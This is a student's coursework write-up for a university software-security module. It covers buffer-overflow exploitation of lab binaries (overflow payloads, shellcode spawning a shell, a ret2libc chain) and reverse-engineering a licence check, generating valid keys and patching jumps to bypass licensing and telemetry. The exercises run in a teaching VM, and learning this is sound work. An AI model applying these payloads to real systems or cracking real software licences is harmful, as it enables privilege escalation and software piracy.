Electronics and Computer Science

ASSESSMENT

UNIVERSITY OF Southampton

Buffer Overflow Attacks and Software Hijacking

Module Code	COMP6236
Component	Coursework 1
Student Name	Rishabh Arora
Student Id No	33012709
Student Email	Ra5g21@soton.ac.uk

Part 1

	Task 1	Task 2	Task 3	Task 4
Flag	flag{4ffb7892-ce27-454c-ad30-a3b11c0b6d5d}	flag{81674824-f1f7-456c-8d76-94e03a9491df}	flag{b8cf734a-b0d7-4285-abfc-fec53cc7c84a}	flag{6aa3729f-3d94-4abe-94ac-1a843d0c8905}

Task 1 - Exploit

1. Accessed `https://192.168.56.101` as stated in the specification. Then via `view page source` I found reference to a file named `challenge1-redacted.c`.
2. By analysing `challenge1-reredacted.c` , I saw the buffer was 10 bytes followed by two integers (`tamper` and `correct`) each consuming 4 bytes, based on their data type. This suggested a potential buffer overflow vulnerability.
3. When I sent a dummy payload through search it re-encoded \`%\` into \`%25\` so I knew it had to be directly injected in the URL.
4. To exploit this, I crafted this payload:
    1. Filled the buffer with `AAAAAAAAAA` (10 bytes).
    2. Overwrote `tamper` with `0x000004D2` (4 bytes).
    3. Overwrote `correct` with `0x00000001` (4 bytes).
5. The final URL-encoded payload was: `AAAAAAAAAA%d2%04%00%00%01%00%00%00`, this was then appended at the end of search parameter to overflow the buffer and modified the program's execution flow to retrieve the flag.

Task 2 - Exploit

1. Initial Analysis

1. After logging into the VM, I examined the `challenge2.c` source code to identify potential vulnerabilities. The key observations were:
    - A buffer of 200 bytes is declared in `main()`, which takes user input via `gets()`, making it vulnerable to a buffer overflow.
    - The program contains two functions:
        - `dummy()`, which prints `"hi"` but serves no critical purpose.
        - `win()`, which calls `system("/tmp/win2.sh")`, attempting to execute a shell script from `/tmp/`.
    - Using the `find -perm -4000` command, I found that the compiled binary had elevated privileges, allowing it to access `flag2.txt`, which my user account could not read directly.
2. Checking the `/tmp` directory, I found that `win2.sh` did not exist, meaning `win()` would fail to execute anything.
3. I manually created `win2.sh`, containing:

    ```
    cat /home/task2/flag2.txt
    ```

    This ensured that when executed, it would print the contents of `flag2.txt`.

2. Exploit Development

1. I used Metasploit's `pattern_create.rb` to generate a unique 250-character cyclic pattern, which was injected into the vulnerable buffer.
2. Running the program inside `gdb` caused a segmentation fault, overwriting the instruction pointer (EIP) with part of the cyclic pattern.
3. Extracting the overwritten value from `EIP`, I used `pattern_offset.rb` to determine the precise offset of 204 bytes, consisting of:
    - 200 bytes → Buffer data.
    - 4 bytes → Saved Base Pointer (EBP).
    - Next 4 bytes → Controls EIP (execution flow).
4. Using `gdb`, I located the memory address of `win()` with `info functions`
5. The obtained address (`0x0804847e`) was converted to little-endian format for use in the exploit.

3. Execution and Troubleshooting

1. The final payload :

    ```
    python -c "print 'A' * 204 + '\x7e\x84\x04\x08'"
    ```

    This overwrites EIP, redirecting execution to `win()`, which then executes `win2.sh`.

2. The first execution failed due to `/tmp/win2.sh` lacking execution permissions. To make it an executable I ran `chmod +x /tmp/win2.sh`. Further I re-ran the exploit this time it executed successfully, triggered `win2.sh`, printing the contents of `flag2.txt`.

Task 3 - Exploit

1. Initial Analysis

- Found three files: `challenge3`, `challenge3.c`, and `flag3.txt`.
- `challenge3` was a setuid binary, running with higher privileges same as Task 2 (`task3-win`).
- The C code contained:
  - A buffer of 81 bytes (`char buffer[81]`) vulnerable to buffer overflow (`gets(buffer)`).
  - A volatile integer `tamper = 20776301`, which must remain unchanged, or the program exits.

2. Exploit Development

1. Finding the Buffer Overflow Offset
   - I used `pattern_create.rb -l 100` and injected it into the program.
   - Found offset initial offset as 81 bytes via `pattern_offset.rb`.
2. Locating `tamper` in Memory
   - Used `objdump -d` to identify `tamper` at `0x13d056d` (`20776301` in decimal).
3. Preserving `tamper` and Identifying EIP Overwrite
   - Preserved `tamper` using `"\x6d\x05\x3d\x01"`.
   - Found EIP overwrite offset using Metasploit: `81 + 4 + 4 = 89 bytes`.
   - Used `gdb` → `disass main` to find a dummy return address (`0x080484ac`).
4. Crafting the Payload

```
pad = "\x41" * 81            # Buffer padding
tamper = "\x6d\x05\x3d\x01"# Preserve tamper
pad2 = "\x41" * 4            # Align EIP
EIP = "\xac\x84\x04\x08"     # Return address
NOP = "\x90" * 100           # NOP sled
shellcode = (
    b"\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68\x2f\x74\x74\x79"
    b"\x68\x2f\x64\x65\x76\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0"
    b"\x05\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62"
    b"\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"
)
print pad + tamper + pad2 + EIP + NOP + shellcode
```

3. Execution and Troubleshooting

1. First Execution (Dummy Run)
   - Ran the payload with `python payload.py |./challenge3` → Segmentation Fault.
   - Used `gdb` → `x/100x $esp` to check stack memory.
   - Identified a better return address: `0xbffff674`.
2. Fixing Segmentation Fault
   - Issue: Copying shellcode from Lab1 PDF introduced newline characters, corrupting execution.
   - Fix: Used a clean shellcode version from Stack Overflow.
3. Final Execution
   - Adjusted return address and re-executed: `python payload.py |./challenge3`
   - Successfully spawned a shell, read `flag3.txt`, and obtained credentials.

Task 4 – Exploit

1. Initial Analysis

- The VM contained three files: `challenge4`, `challenge4.c`, and `flag4.txt`.
- `challenge4` was a setuid binary, meaning it runs with elevated privileges (Same as previous 2 tasks).
- Unlike other tasks, this task has an non-executable stack (NX), preventing direct execution of shellcode from the stack.

2. Exploit Development

1. Finding the Overflow Offset

   - Used Metasploit's `pattern_create.rb` to generate a unique cyclic pattern.
   - Determined the buffer overflow offset = `132 bytes` using `pattern_offset.rb`.

2. Identifying Required Memory Addresses

   Once inside `gdb`, with a breakpoint set, the following commands helped locate necessary addresses:

   - Exit function address → `p exit`
   - Absolute system address → `p __libc_system`
   - Shell string address (`/bin/sh`) → `find "/bin/sh"`

3. Constructing the Payload

   Using the retrieved addresses, the final exploit payload was constructed:

```
buffer = "\\x41" * 132
system = "\\xb0\\x2d\\xe5\\xb7"  # Absolute address of system()
exit = "\\xe0\\x69\\xe4\\xb7"    # Address of exit()
shell = "\\x2b\\x3b\\xf7\\xb7"   # Address of "/bin/sh"

print buffer + system + exit + shell
```

3. Execution and Troubleshooting

1. Incorrect System Address
   - Initial execution failed, displaying `"oh dear"`, indicating the wrong system address.
   - Fix: Used `p __libc_system` instead of `p system` to get the absolute system address. As libc refers to the `system()` within the C standard library (libc.so).
2. Terminal Session Closing
   - The session would close immediately after execution.
   - Fix: Redirected the payload through a file and used `cat` to ensure correct input handling:

```
$ python payload.py > payload
$ cat payload - | ./challenge4
```

◦ This avoids input buffering issues, ensuring the exploit runs correctly.

Part 2

<table>
<tr><th>Task 5</th><th>Decompile the application and figure out:</th></tr>
<tr><td></td><td>Which function checks the licence</td></tr>
<tr><td>Answer</td><td>isLicenseValid()</td></tr>
<tr><td></td><td>When is this function run</td></tr>
<tr><td>Answer</td><td>

<pre>
FUNCTION on_verifybutton_clicked():
    userInput ← licenseField.text()

    IF isLicenseValid(userInput) THEN
        CALL success()
    ELSE
        CALL invalid()
    ENDIF
END FUNCTION
</pre>

<h3>Sequence Explanation</h3>

1. User Interaction
    ◦ The function is triggered when the user clicks the "Verify" button in the GUI.
    ◦ This occurs in `MainWindow::on_verifybutton_clicked()`, which retrieves the user's input from a text field.
2. Calling `isLicenseValid()`
    ◦ The user's license key is passed as an argument to `isLicenseValid()`.
    ◦ This function evaluates the key using multiple validation steps.
3. Outcome
    ◦ If `isLicenseValid()` returns true, the `success()` function is called, enabling the software.
    ◦ If `isLicenseValid()` returns false, the `invalid()` function is triggered, showing an error message.


</td></tr>
<tr><td></td><td>How the licence key is checked</td></tr>
<tr><td>Answer</td><td>


<pre>
Function isLicenseValid(license):
    If license contains non-numeric characters other than
"-":
        Show "Invalid Characters" error
        Return False

    If license length is not 23 characters:
        Show "Invalid Length" error
        Return False
</pre>


</td></tr>
</table>


	`` Split the license into 4 parts using '-' as a separator If there are not exactly 4 parts: Return False Extract specific characters: value1 = Convert 4th character of Part 1 to a digit value2 = Convert 3rd character of Part 2 to a digit value3 = Convert 2nd character of Part 3 to a digit Perform validation: sum = value1 + value2 + value3 + 5 If (sum % 17) is not 0: Show "Invalid License" error Return False Return True (License is valid) ``` **Sequence Explanation** 1. Numeric Check ○ Ensures the license only contains numbers**.** ○ If not, it triggers an **error message** and returns `False`. 2. Length Validation ○ Checks if the key has exactly 23 characters**.** ○ If incorrect, it shows an **"**Invalid Length" error. 3. Format Verification ○ Splits the key into 4 sections using - as a separator. ○ If there are not exactly 4 parts, the license is invalid. 4. Mathematical Check ○ Extracts specific digits from different sections. ○ Computes a checksum: `sum = value1 + value2 + value3 + 5` ○ If the result mod 17 ≠ 0**,** the license is rejected. If all checks pass, the function returns True, validating the license.
Task 6	Initial patching process:
	Generate an unpatched key to enable app
Flag	flag{d4ad28cff}
Answer	Process to generate unpatched key is simple. The license key must be 23 characters long, numeric, and split into four sections using -.The function extracts specific digits from the key: • 4th digit of Part 1 • 3rd digit of Part 2 • 2nd digit of Part 3

	These digits are converted to numerical values and checked using: `sum = (digit1 + digit2 + digit3 + 5) % 17` A valid key ensures `sum % 17 == 0`. But as there are just 3 number the max they can 9+9+9 = 27+5 = 32 which is less than the second multiple of 17 which is 34. This concludes sum of those specific digits should always be 17 for the key to pass. Here's a valid key made with the help of these steps: - `00080-00200-02000-00000`
	Patch the application to disable online license checks
Flag	flag{e0e232ff321}
Answer	==How You Did It== I started by entering an unpatched license key, which triggered two error messages: "Online license check timeout" and "Online license check shows license is invalid or has been revoked." To find where these messages were generated, I searched for their strings in the disassembled binary. The timeout message led me to a function checking if the online request timed out, controlled by an `if` condition. I modified the `JZ` (Jump if Zero) instruction to `JNZ`(Jump if not Zero) to negate the conditional check. 



Next, I searched for “Online license check shows license is invalid” string and found the function responsible for validating the server response. It contained another if-statement using `JNZ` (Jump if Not Zero) to reject invalid responses. By changing `JNZ` to `JZ`, I inverted the logic, making the application always assume the online verification was successful. After applying these patches, I re-ran the binary, and instead of rejecting the license, the application displayed "OnlineCheckEnabled is 0." confirming the online verification was bypassed successfully.





==Why It Worked==


The timeout check originally relied on an `if` condition that triggered an error when the online request took too long. By forcing the application to skip this check, the software no longer closed due to a timeout. The second verification failure was due to the program rejecting invalid server responses using `JNZ`. By modifying it to `JZ`, I ensured that the program always treated any response as valid, effectively removing the need for a real online license check. Since both failure conditions

<table>
<tr><td></td><td>

were removed, any license key is now accepted, allowing unrestricted access. The confirmation message "OnlineCheckEnabled is 0." verified that the patch was successful.

==Other Possible Solutions==

Another approach would be to modify `SETNZ` to `SETZ`.
The `SETZ` instruction sets a register to `1` when the comparison result indicates that `OnlineCheckEnabled` is zero, effectively enabling the check. Conversely, `SETNZ` sets the register to `1` when `OnlineCheckEnabled` is non-zero (ZF flag is clear), also marking the check as enabled. By switching `SETNZ` to `SETZ`, we can manipulate the conditional behaviour of the program to always treat the online check as enabled.



Additionally, an alternative solution could be to replace **switch-case operations** responsible for handling verification with `NOP` (No Operation) instructions, preventing certain parts of the verification logic from executing while maintaining program stability.

==What Would Have Been a Better Implementation==


A server-side validation approach would prevent local modifications from bypassing license verification. Instead of relying on client-side checks that can be patched, the application should communicate with a remote server to verify the license key and enable features dynamically.

</td></tr>
<tr><td>Task 7</td><td>Secondary patching exploits:</td></tr>
<tr><td></td><td>Patch the application to enable the advanced features</td></tr>
<tr><td>Flag</td><td>flag{522c7c988}</td></tr>
<tr><td>Answer</td><td>

==How You Did It==

I started by searching for the string “advance” in the disassembled binary, which led me to a function named `proFunction`. This function appeared to handle feature restrictions based on the user's license type.

</td></tr>
</table>



Upon analysing the function, I found a condition that checked whether the license allowed access to advanced features. This check used a comparison followed by a `JZ` (Jump if Zero) instruction, which determined whether the program should block access. By modifying `JZ` to `JMP` (Unconditional Jump), I forced the program to always execute the code that enables advanced features, bypassing the restriction entirely.

==Why It Worked==

The program initially checked whether the license key met the criteria for enabling advanced features. If the check failed, it used `JZ` to prevent execution of the feature-enabling code. By changing `JZ` to `JMP`, I overrode this logic, ensuring that the advanced features would always be accessible, regardless of the license type.

This worked because conditional jumps control program flow, and forcing an unconditional jump removed the license restriction entirely. The modified binary now treats any user as having a valid Pro license, allowing unrestricted access to all features

==Other Possible Solutions==

An alternative approach would be to modify the `SETNZ` instruction and replace it with `SETZ`. If the comparison result for `iVar2 % 0x1b == 5` evaluates to zero, `SETZ` will set a register to `1`, indicating that the condition is **true**. Conversely, if the result is non-zero (meaning the condition is **false**), `SETNZ` would normally set the register to `1`. By swapping `SETNZ` with `SETZ`, the logic is inverted, allowing the program to treat the failed check as successful.

This adjustment effectively transforms the condition from:

```
if (iVar2 % 0x1b == 5)
```

to:

```
if (iVar2 % 0x1b != 5)
```

ensuring that the program interprets failed checks as passed ones, enabling access to restricted features.

==What would have been a better implementation==

The application should employ cryptographic license validation, whereby license keys are verified using public-private key encryption, so rendering local changes useless in preventing this kind of attack. Multiple redundant verification points should be positioned all around the application instead of depending just on one conditional check to stop simple bypassing.

	Patch the application to remove reporting metrics

Answer


==Pseudo Code==

```
Function sendMetrics():
    If ReportMetrics == 0:
        Exit Function   // No telemetry sent

    Collect system and activity data
    Format data using QTextStream
    Create network request using QNetworkAccessManager
    Send telemetry data to server
    Log "Sending reporting metrics to server..."
```

==Sequence==

I started by searching for the string "Sending reporting metrics to server..." in the disassembled binary to trace where it was being executed. This led me to a function named `sendMetrics`, which was responsible for collecting and sending the application's telemetry data.



Upon analysing the function, I identified an if-statement that checked whether reporting metrics were enabled. This condition was controlled by a comparison followed by a `JZ` (Jump if Zero) instruction, which allowed the function to proceed with sending the metrics. To prevent the function from executing, I changed `JZ` to `JNZ`, effectively reversing the logic.

	After applying the patch, I re-ran the application, and the telemetry logging was disabled, preventing any data from being sent. The flag appeared, confirming that the modification was successful.